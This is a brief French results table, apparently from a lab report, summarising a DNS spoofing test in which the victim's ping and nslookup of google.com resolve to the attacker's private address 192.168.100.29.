ping google.com (victime)	Répond depuis 192.168.100.29 (attaquant)
nslookup google.com (victime)	Server = 192.168.100.29, Address = 192.168.100.29

Table 4 – Récapitulatif des résultats de l'attaque DNS Spoofing